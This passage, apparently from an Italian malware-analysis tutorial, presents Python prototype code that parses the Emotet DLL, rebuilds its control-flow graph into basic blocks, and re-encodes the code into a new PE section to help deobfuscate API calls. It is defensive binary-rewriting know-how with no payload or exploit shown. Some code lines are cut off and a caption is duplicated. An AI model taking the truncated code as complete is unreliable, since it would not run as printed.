            "vsize": code_vsize,
            "data": dll[code_off:code_off+code_size],
        },
        "data": {
            "rva": data_rva,
            "off": data_off,
            "size": data_size,
            "vsize": data_vsize,
            "data": dll[data_off:data_off+data_size],
        },
        "exp": {
            "rva": exp_rva,
            "size": exp_size,
            "off": exp_off,
        },
        "image_base" : image_base,
        "entry_point" : entry_point,
        "file_align" : file_align,
        "sec_align" : sec_align,
        "exports": exports,
    }
```

L'orribile codice utilizzato per il parsing PE. Notare che si tratta di codice prototipo, non usare in produzione a meno di non voler essere licenziati!


Dopo il parsing PE abbiamo a disposizione tutte le informazioni per la decodifica delle istruzioni: il base address dell'immagine può essere sommato all'RVA della routine RunDLL (anch'esso recuperato nel parsing) per ottenere l'indirizzo in memoria del codice, l'RVA

stesso può essere usato insieme alle informazioni sulla sezione di codice per ottenere l'offset all'interno di questa dell'inizio della funzione.

```
#Load PE
dll = load_pe("emotet.dll")
#Decode
start = dll["exports"][0]["rva"] + dll["image_base"]
start_f = descend_func(start, dll["code"]["data"], start - dll["image_base"] -
dll["code"]["rva"])
```

Parsing del PE di emotet e chiamata alla funzione di descending del codice del primo nome esportato.

Chi programma in assembly sa bene che il codice è dati ed i dati sono codice, non vi è differenza sintattica tra i due.
La decodifca delle istruzioni non può quindi procedere da un indirizzo in avanti perchè potremmo incorrere nella seguenti situazioni.



Due situazioni problematiche per la decodifica sequenziale. Le frecce indicano i salti del codice.

Dobbiamo quindi adottare l'approccio dei dissassemblatori descending (tipo IDA), i quali decodificano una serie di istruzioni fino alla prima istruzione di salto (escluse chiamate ma inclusi ritorni al chiamante, ovvero l'istruzione `ret`).
Questa serie di istruzioni, che per loro natura contengono al massimo un salto e solo come ultima istruzione, si chiama *basic block* (BB in breve).

Un BB necessità di: una lista di istruzioni, un'indirizzo (un VA) di inizio che lo identifica univocamente (e che aiuta nel debug se posto uguale a quello reale determinato dal PE) e una lista di successori.

Il nostro codice prototipo non gestisce salti indiretti e quindi si avranno, 0, 1 o 2 successori per ogni BB.

Oltre a queste caratteristiche, torna utile salvare tutte le istruzioni chiamata individuate. Queste serviranno per scoprire altro codice da decodificare.

Infine, per la ricodifica sono utili altri due campi: uno con il codice macchina generato dalla lista di istruzioni ed uno con l'offset (all'interno della nuova sezione di codice) in cui è rigenerato il codice del BB.


```
class BasicBlock(object):
    CACHE = {}
    START_ADDRESS_FOR_DUPLICATES = -1

    def __init__(self, start_address, insts = None):
        self.start_address = start_address
        self.insts = insts or []
        self.nexts = []
        self.update_len()
        self.calls = []
        self.splitted = False
        self.encoded = None
        self.offset = None

        self._cfo_last_registers = None
        BasicBlock.CACHE[self.start_address] = self

    def duplicate(self):
        dup = BasicBlock(BasicBlock.START_ADDRESS_FOR_DUPLICATES, self.insts.copy())
        dup.nexts = self.nexts.copy()
        dup.calls = self.calls.copy()
        dup.splitted = self.splitted
        dup.encoded = dup.offset = None
        BasicBlock.START_ADDRESS_FOR_DUPLICATES -= 1
        return dup

    def update_len(self):
        tot = 0
        addr = self.start_address
        encoder = Encoder(32)
        for i in self.insts:
            if i.len  == 0:
                ilen = encoder.encode(i, addr)
                i.len = ilen

            tot += i.len
            addr += i.len
        self.len = tot

    #The address "item" is in this BB (but not at the very beginning or end)?
    def __contains__(self, item):
        return item > self.start_address and item < (self.start_address + self.len)

    def add_inst(self, i):
        self.insts.append(i)
        self.len += i.len

    def split_at(self, address):
        old_len = address - self.start_address
        if old_len == 0:
            raise ValueError("Invalid split! Cannot split at the beginning of a BB.")
        if  old_len == self.len:
            raise ValueError("Invalid split! Cannot split at the end of a BB.")

        #print(f"Splitting {hex(self.start_address)} at {hex(address)} (len:
```

```
{hex(self.len)})")
        #print("Nexts before split: " + str([hex(x.start_address) for x in
self.nexts]))

        tot = 0
        for j, i in enumerate(self.insts):
            if tot == old_len:
                break
            elif tot > old_len:
                #print(f"{hex(self.start_address)} + {hex(self.start_address +
self.len)}")
                raise ValueError(f"Invalid split address {hex(address)}!")
            tot += i.len

        new_bb = BasicBlock(address, self.insts[j:])

        self.len = old_len
        self.insts = self.insts[:j]

        new_bb.nexts = self.nexts
        new_bb.splitted = self.splitted
        self.splitted = True
        self.nexts = [new_bb]

        #print(f"After: (len: {hex(self.len)})")
        #print("Nexts after split: " + str([hex(x.start_address) for x in
self.nexts]))

        return new_bb

    #Add a next to this BB, but if it's splitted, traverse its successors until the
first
    # non split block (this is necessary because during the descending of blocks with
two
    # successor, one branch may split the current BB and the other would attach to
the end of the
    # now splitted block insead to the end of the block left after the splitting
address.)
    def add_next(self, item):
        #print(f"Adding next {hex(item.start_address)} to {hex(self.start_address)}")
        last_bb = self
        while last_bb.splitted:
            #print("Skipping to next BB, this is splitted")
            last_bb = last_bb.nexts[0]

        if item not in last_bb.nexts:
            last_bb.nexts.append(item)

    def iterate(self, cb, start):
        bbs = [self]
        done = []

        while bbs:
            bb = bbs.pop(0)
            start += cb(bb)
```

```
            done.append(bb)
            bbs += [x for x in bb.nexts if x not in bbs and x != bb and x not in
done]
        return start

    def __str__(self):

        def show_bb(bb):
            formatter = Formatter(FormatterSyntax.NASM)
            s = f"loc_{hex(bb.start_address)}:\n"
            for i in bb.insts:
                s += f"\t{formatter.format(i)}\n"
            s+= "\n".join(map(lambda x: f"\t\t->loc_{hex(x.start_address)}",
bb.nexts)) + "\n"
            return s

        return self.iterate(show_bb, "")

    def _show(self):
        for n, i in enumerate(self.insts):
            print(f"({n}) {hex(i.ip)} {i:ns}")
```

La classe che rappresenta un BB. Anche qui il codice è stato scritto senza considerare i principi OOP o di stile. Il codice è molto grezzo ma intuitivo.

Rimane aperta una questione spinosa, evidenziata dall'attributo `splitted` e dal metodo `split_at` della classe sopra.
A volte un BB va diviso in due parti perchè un altro BB contiene un salto che atterra proprio nel mezzo del nostro BB.
Questo succede quando i compilatori riusano del codice già generato.
Sotto è evidenziato un esempio di un BB che è stato diviso (da IDA) a seguito di questa problematica. Si noti come i primi due BB non terminino con un'istruzione di salto.



Esempio di due BB, splitted, che non terminano con un'istruzione di salto. Essendo la destinazione di salti in altri BB, devono essere separati dal BB che li conteneva (quello in alto in questo caso).

La gestione dello "splitting" dei BB è necessaria non solo per creare un corretto grafo di esecuzione (come fa IDA) ma anche perchè durante il descending di un BB con due successori è possibile che uno di questi finisca per dividere proprio il blocco in analisi. Quando l'altro ramo di esecuzione è processato, per determinare l'altro successore, senza

adeguata gestione, questo viene attaccato al BB sbagliato.
Quando viene chiesto di attaccare un successore ad un BB che risulta diviso, è necessario attaccarlo invece all'unico successore di questi (che a sua volta può essere diviso).

Fatte queste considerazioni, il descending è poi piuttosto semplice: si decodifica ogni istruzione, inserendola nel BB corrente. Se si incontra un'istruzione ret (o un errore) terminiamo la procedura, se si incontra un'istruzione di salto, richiamiamo ricorsivamente il descending sulla destinazione del salto e attacchiamo il BB così ottenuto come successore di quello attuale.
Nel caso di salti condizionali si hanno due possibili successori:

- uno è il fallthrough (ovvero la prossima istruzione, quando il salto non è preso);
- l'altro è il target del salto.

Per convenzione, che va rispettata durante la ricodifica, il fallthrough è il primo successore della lista di successori di un BB.

```
def descend_bb(start, code, offset):
    #Already processed?
    if start in BasicBlock.CACHE:
        return BasicBlock.CACHE[start]

    #In the middle of another BB (but not at its beginning)?
    for _, bb in BasicBlock.CACHE.items():
        if start in bb:
            return bb.split_at(start)

    #Descend the BB
    decoder = Decoder(32, code[offset:])
    decoder.ip = start

    cur_bb = BasicBlock(start)

    #print(f"BB START: {hex(start)} (offset {hex(offset)})")

    #For each instruction
    for i in decoder:

        #Add it to the BB
        cur_bb.add_inst(i)

        #These instructions end the BB with no next BBs
        if i.flow_control in [FlowControl.RETURN, FlowControl.EXCEPTION,
FlowControl.INDIRECT_BRANCH]:
            #print(f"BB END: {hex(i.ip + i.len-1)}")
            return cur_bb
        #These instructions are remembered for convenience but they don't influence
the building of the BB
        elif i.flow_control in [FlowControl.CALL]:
            #print(f"FOUND CALL at {i.ip} to {i.near_branch_target}")
            cur_bb.calls.append(i)
        #These instructions are ignored
        elif i.flow_control in [FlowControl.NEXT, FlowControl.XBEGIN_XABORT_XEND,
FlowControl.INTERRUPT, FlowControl.INDIRECT_CALL]:
            pass
        #These instructions end the BB with a single next BB
        elif i.flow_control in [FlowControl.UNCONDITIONAL_BRANCH]:
            target = i.near_branch_target
            target_off = target-start+offset

            #print(f"BB END (UB): {hex(i.ip + i.len-1)}")

            #Descend from the target
            cur_bb.add_next(descend_bb(target, code, target_off))
            return cur_bb
        #These instructions end the BB with two next BBs
        elif i.flow_control in [FlowControl.CONDITIONAL_BRANCH]:
            target = i.near_branch_target
            target_off = target-start+offset

            target_next = i.ip + i.len
            target_next_off = target_next-start+offset
```

```
            #print(f"BB END (CB): {hex(i.ip + i.len-1)} - {len(cur_bb.insts)}")

            #First the fallthrough BB
            cur_bb.add_next(descend_bb(target_next, code, target_next_off))
            #Then the branching BB
            cur_bb.add_next(descend_bb(target, code, target_off))

            return cur_bb
        else:
            raise ValueError("Unhandled flow!")
```

La funzione di descending di un BB. A partire da un VA e relativo offset nella sezione di codice, crea il grado di esecuzione e ritorna il BB di inizio del suddetto grado.

Si può notare, nel codice, l'utilizzo di un dizionario di cache. Questo dizionario mappa ogni indirizzo con l'eventuale BB a quell'indirizzo. Questa cache è necessaria per evitare di processare lo stesso indirizzo più volte (evitando cicli infiniti).
E' inoltre utile per scorrere tutti i BB processati (un'operazione che servirà in seguito).

Con il descending abbiamo quasi finito. La procedura `descend_bb` (che forse era meglio includere nella class `BasicBlock`) se utilizzata all'indirizzo di inizio di una procedura genera il grafo di esecuzione di questa e la lista di chiamate effettuate.
E' conveniente quindi creare una classe Function che tiene traccia del BB di inizio del grafo (detto head) e delle funzioni chiamate.

```
class Function(object):
    CACHE = {}

    def __init__(self, address, head = None):
        self.address = address
        self.head = head
        self.callees = []
        Function.CACHE[address] = self

    def next_calls(self):

        def collect_calls(bb):
            calls = []
            for c in bb.calls:
                target = c.near_branch_target
                if  target not in calls: #target not in Function.CACHE and
                    calls.append(target)
            return calls

        return list(set(self.head.iterate(collect_calls, [])))

    def linearize_bbs(self):
        return list(set(self.head.iterate(lambda x: [x], [])))

    def __str__(self):
        return f"sub_{hex(self.address)}:\n" + str(self.head)

def descend_func(start, code, offset):
    if start in Function.CACHE:
        return Function.CACHE[start]

    f = Function(start, descend_bb(start, code, offset))
    #print(f"Next calls: {len(f.next_calls())}.")
    for c in f.next_calls():
        f.callees.append(descend_func(c, code, c - start + offset))

    return f
```

Il codice per la reificazione delle funzioni si basa sul codice dei BB.

Un'ultima nota: la classe `BasicBlock` contiene un metodo iterate che elenca tutti i BB raggiungibili da quello su cui è chiamato, rompendo i cicli infiniti (in pratica ogni BB è presente una ed una sola volta).

A questo punto abbiamo uno strumento per l'analisi dell'esecuzione di codice x86.
Possiamo modificare il codice processato inserendo e modificando istruzioni (una chiamata a `update_len` è necessaria dopo ogni modifica).
Possiamo anche creare nuovi BB o ridefinire i collegamenti tra BB.

Non possiamo però rigenerare il codice a partire da un'oggetto *BasicBlock* o *Function*.

La generazione del codice (che abbiamo ironicamente chiamato *ascending*) è più o meno speculare all'operazione di descending.
L'idea è di avere una classe che gestica lo spazio fin ora usato per la ricodifica dei BB.
Questo si può fare un contatore che viene ogni volta incrementato della dimensione, in byte, di un BB.
Usando il valore del contatore come offset (e quindi anche come RVA) a cui mettere il codice dei BB, si garantisce che questi non si sovrappongono e siano continui.

Un'accorgimento da avere è quello di convertire tutti gli operandi dei salti in modo che siano codificati con 32 bit.
Per rendere il codice più denso il formato x86 supporta operandi a 8 e 16 bit, oltre che quelli a 32 bit.
Utilizzando quest'ultimi si risolvono i problemi di raggiungibilità del target (ad esempio se si trovasse oltre 128 byte dal salto e si usassero operandi ad 8 bit).

Quando si trova un'istruzione di chiamata, è importante memorizzare a quale offset è stata incontrata, dove inizia e dove finisce il suo operando.
Questi dati saranno necessari per le rilocazioni (fixup), effettuate una volta generato il codice di tutte le funzioni.

Per il resto l'algoritmo di ascending è ricordivo: per ogni BB codifichiamo le sue istruzioni (opportunamente convertite) e poi codifichiamo ricorsivamente ogni successore e modifichiamo l'ultima istruzione di salto del BB per puntare all'offset del successore di competenza.
Nel caso di salti condizionali, il successore fallthrough protrebbe già essere stato codificato ad un offset che non è successivo all'istruzione di salto, in tal caso inseriamo un salto incondizionale artificiale.

Il codice di ascending è riportato qui.

```
class Ascender(object):
    def __init__(self, new_code_va):
        self.va = new_code_va
        self.next_offset = 0
        self.bbs = []
        self.fixups = []

    #We keep track of the space allocated with an offset.
    #Each BB requires a specific amount of continuous space
    def _alloc_space(self, size):
        offset = self.next_offset
        self.next_offset += size
        return offset

    #Compute the size of BB, each branch is transformed to use a 32-bit relative
immediate
    #So we don't have to care about out of reach targets.
    def _bb_size(self, bb):
        size = 0
        for i in bb.insts:
            if i.flow_control in [FlowControl.CALL,
FlowControl.UNCONDITIONAL_BRANCH]:
                size += 5
            elif i.flow_control in [FlowControl.CONDITIONAL_BRANCH]:
                size += 6
            else:
                size += i.len
        return size

    #A BB can request more space if no other call to ascend_bb was made between
_alloca_space
    #and the call to _more_space.
    def _more_space(self, amount):
        self.next_offset += amount

    #Alloc space for the BB and record it
    def alloc_bb(self, bb):
        self.bbs.append(bb)
        return self._alloc_space(self._bb_size(bb))

    #Transform a conditional branch that uses 8 or 16-bit immeditates to one that
uses a 32-bit immediate.
    def _cond_br_rel32(self, i):
        return {
            Code.JO_REL8_32: Code.JO_REL32_32, Code.JO_REL16: Code.JO_REL32_32,
Code.JO_REL32_32: Code.JO_REL32_32,
            Code.JNO_REL8_32: Code.JNO_REL32_32, Code.JNO_REL16: Code.JNO_REL32_32,
Code.JNO_REL32_32: Code.JNO_REL32_32,
            Code.JB_REL8_32: Code.JB_REL32_32, Code.JB_REL16: Code.JB_REL32_32,
Code.JB_REL32_32: Code.JB_REL32_32,
            Code.JAE_REL8_32: Code.JAE_REL32_32, Code.JAE_REL16: Code.JAE_REL32_32,
Code.JAE_REL32_32: Code.JAE_REL32_32,
            Code.JE_REL8_32: Code.JE_REL32_32, Code.JE_REL16: Code.JE_REL32_32,
Code.JE_REL32_32: Code.JE_REL32_32,
            Code.JNE_REL8_32: Code.JNE_REL32_32, Code.JNE_REL16: Code.JNE_REL32_32,
```

```
Code.JNE_REL32_32: Code.JNE_REL32_32,
            Code.JBE_REL8_32: Code.JBE_REL32_32, Code.JBE_REL16: Code.JBE_REL32_32,
Code.JBE_REL32_32: Code.JBE_REL32_32,
            Code.JA_REL8_32: Code.JA_REL32_32, Code.JA_REL16: Code.JA_REL32_32,
Code.JA_REL32_32: Code.JA_REL32_32,
            Code.JS_REL8_32: Code.JS_REL32_32, Code.JS_REL16: Code.JS_REL32_32,
Code.JS_REL32_32: Code.JS_REL32_32,
            Code.JNS_REL8_32: Code.JNS_REL32_32, Code.JNS_REL16: Code.JNS_REL32_32,
Code.JNS_REL32_32: Code.JNS_REL32_32,
            Code.JP_REL8_32: Code.JP_REL32_32, Code.JP_REL16: Code.JP_REL32_32,
Code.JP_REL32_32: Code.JP_REL32_32,
            Code.JNP_REL8_32: Code.JNP_REL32_32, Code.JNP_REL16: Code.JNP_REL32_32,
Code.JNP_REL32_32: Code.JNP_REL32_32,
            Code.JL_REL8_32: Code.JL_REL32_32, Code.JL_REL16: Code.JL_REL32_32,
Code.JL_REL32_32: Code.JL_REL32_32,
            Code.JGE_REL8_32: Code.JGE_REL32_32, Code.JGE_REL16: Code.JGE_REL32_32,
Code.JGE_REL32_32: Code.JGE_REL32_32,
            Code.JLE_REL8_32: Code.JLE_REL32_32, Code.JLE_REL16: Code.JLE_REL32_32,
Code.JLE_REL32_32: Code.JLE_REL32_32,
            Code.JG_REL8_32: Code.JG_REL32_32, Code.JG_REL16: Code.JG_REL32_32,
Code.JG_REL32_32: Code.JG_REL32_32,
        }[i.code]

    #Encode this BB and every BB reachable from it.
    #Save them in the bbs field.
    def ascend_bb(self, bb, fixups):
        #Already ascended?
        if bb.encoded is not None:
            return

        #Alloc space in the data
        offset = self.alloc_bb(bb)
        cur_va = self.va + offset

        encoder = Encoder(32)
        bb.encoded = b''
        bb.offset = offset

        for i in bb.insts:
            #If the instruction is call, add a new entry in the fixups.
            #This entry contains:
            #  the offset of the first byte of the immediate (to patch it)
            #  The VA target of the call (to find which Function object represent it)
            #  The offset of the end of the call instruction (to be used to compute
the delta)
            if i.flow_control in [FlowControl.CALL]:
                fixups.append((cur_va + 1 - self.va, i.near_branch_target, cur_va+5-
self.va))
                i = Instruction.create_branch(Code.CALL_REL32_32, 0x1000000)

            #This is an unconditional branch, just ascend the next block and change
the last instr
            elif i.flow_control in [FlowControl.UNCONDITIONAL_BRANCH]:
                if i != bb.insts[-1] or len(bb.nexts) != 1:
                    raise ValueError("Bug! Unhandled case: UNCB.")
```

```
                #Ascend the next block
                self.ascend_bb(bb.nexts[0], fixups)
                #Recompute the branch to point to the right target
                i = Instruction.create_branch(Code.JMP_REL32_32, self.va +
bb.nexts[0].offset)
            elif i.flow_control in [FlowControl.CONDITIONAL_BRANCH]:
                if i != bb.insts[-1] or len(bb.nexts) != 2:
                    raise ValueError("Bug! Unhandled case: CONB.")

                #If the fallthrough is already encoded, we need to put a jump at the
end of this BB
                #to jump where the fallthough was encoded.
                #NB. This is buggy, it seems to always put a jump
                artificial_jump = False
                if bb.nexts[0].encoded is not None:
                    #Require more space for this BB
                    self._more_space(5)
                    artificial_jump = True
                else:
                    #The fallthrough was not encoded, ascend it right after this BB
(as it should be)
                    self.ascend_bb(bb.nexts[0], fixups)

                #Ascend the conditional branch target
                self.ascend_bb(bb.nexts[1], fixups)
                #Recreate the target instruction
                i = Instruction.create_branch(self._cond_br_rel32(i), self.va +
bb.nexts[1].offset)

                #Make the artificial jump to the fallthrough
                if artificial_jump:
                    #print("Making artificial jump.")
                    cur_va += encoder.encode(i, cur_va)
                    i = Instruction.create_branch(Code.JMP_REL32_32, self.va +
bb.nexts[0].offset)

            cur_va += encoder.encode(i, cur_va)
        #Encoded instruction
        bb.encoded = encoder.take_buffer()

        #In case of splitted BB we ascended no successor, so we handle that case here
        if bb.splitted:
            self.ascend_bb(bb.nexts[0], fixups)

    #Heper method, just like ascend_bb but also ascend the callees
    def ascend_func(self, f):
        if f.head.encoded is not None:
            return

        self.ascend_bb(f.head, self.fixups)

        for c in f.callees:
            self.ascend_func(c)

    #Write the BB code into a bytearray
```

```
    def write(self):
        result = bytearray(self.next_offset)
        #print(f"Ascended BBs: {len(self.bbs)}.")
        for bb in self.bbs:
            #print(f"BB at offset {hex(bb.offset)}.")
            result[bb.offset:bb.offset+len(bb.encoded)] = bb.encoded

        #Fixup the calls immediate operands
        for offset, orig_target, off_rel_to in self.fixups:
            if orig_target not in Function.CACHE:
                raise ValueError("Something is wrong. Found function not ascended.")
            to_off = Function.CACHE[orig_target].head.offset
            delta = to_off - off_rel_to
            #print(f"Applying fixup to offset {hex(offset)} (delta is
{hex(delta)}).")
            result[offset:offset+4] = struct.pack("
La classe che ricodifica gli oggetti Function e BasicBlock.
```

Possiamo ora creare una nuova sezione di codice e salvare il PE.
Queste sono operazioni sul formato PE e riportiamo quindi solo il codice.

```
def align(val, alignment):
    return ((val + alignment - 1) // alignment) * alignment

def make_sec(dll, name, size, exec=True):
    rva = align(dll["last_rva"], dll["sec_align"])
    dll["last_rva"] = rva + size
    return {
        "name": name,
        "rva": rva,
        "size": size,
        "exec": exec,
    }

def save_pe(filename, dll, extra_secs, import_data=None):
    pe_off = dll["pe_off"]
    data = bytearray(dll["dll"])

    write_w(data, pe_off+0x6, dll["n_sec"] + len(extra_secs))
    write_dw(data, pe_off+0x50, read_dw(data, pe_off+0x50) + sum(map(lambda x:
x["size"], extra_secs)))

    if import_data:
        write_dw(data, pe_off+0x80, import_data["rva"])
        write_dw(data, pe_off+0x84, import_data["size"])

    delta = dll["first_off"] - dll["sec_table"] - dll["n_sec"]*0x28
    amount = 0
    if  delta < 0x28 * len(extra_secs):
        amount = align(0x28 * len(extra_secs) - delta, dll["file_align"])
        for x in dll["n_sec"]:
            ptr = dll["sec_table"] + x*0x28 + 0x14
            write_dw(data,  read_dw(data, ptr) + amount)

    with open(filename, "wb") as f:
        f.write(data[0:dll["sec_table"]+ dll["n_sec"]*0x28])

        cur_off = align(dll["last_off"], dll["file_align"])
        for ns in extra_secs:
            f.write(ns["name"].encode('utf-8') + (b'\0'*8)[len(ns["name"]):])
            f.write(struct.pack('
La classe che ricodifica gli oggetti Function e BasicBlock.
```

Il codice seguente aggiunge la sezione .text2 al PE e vi scrive il codice ottenuto discendendo la routine RunDLL.

```
#Reencode
new_code = make_sec(dll, ".text2", 0, True) #First use 0 as the size, this gives us
the RVA of the new section
ascender = Ascender(dll["image_base"] + new_code["rva"])
ascender.ascend_func(start_f)
encoded_code = ascender.write()

#New code section
new_code = make_sec(dll, ".text2", len(encoded_code), True)
new_code["data"] = encoded_code




#Save
save_pe("emotet.proc.dll", dll, [idata, data_sec, new_code], idata)
```

Deoffuscare le API usate


Dopo questa lunga digressione sulle tecniche di reficazione del codice x86, siamo in possesso di uno strumento, primitivo e un po’ sgangherato, ma molto potente nella teoria: possiamo modificare il codice x86 di un eseguibile PE lavorando ad alto livello.

Vediamo come poterlo usare.

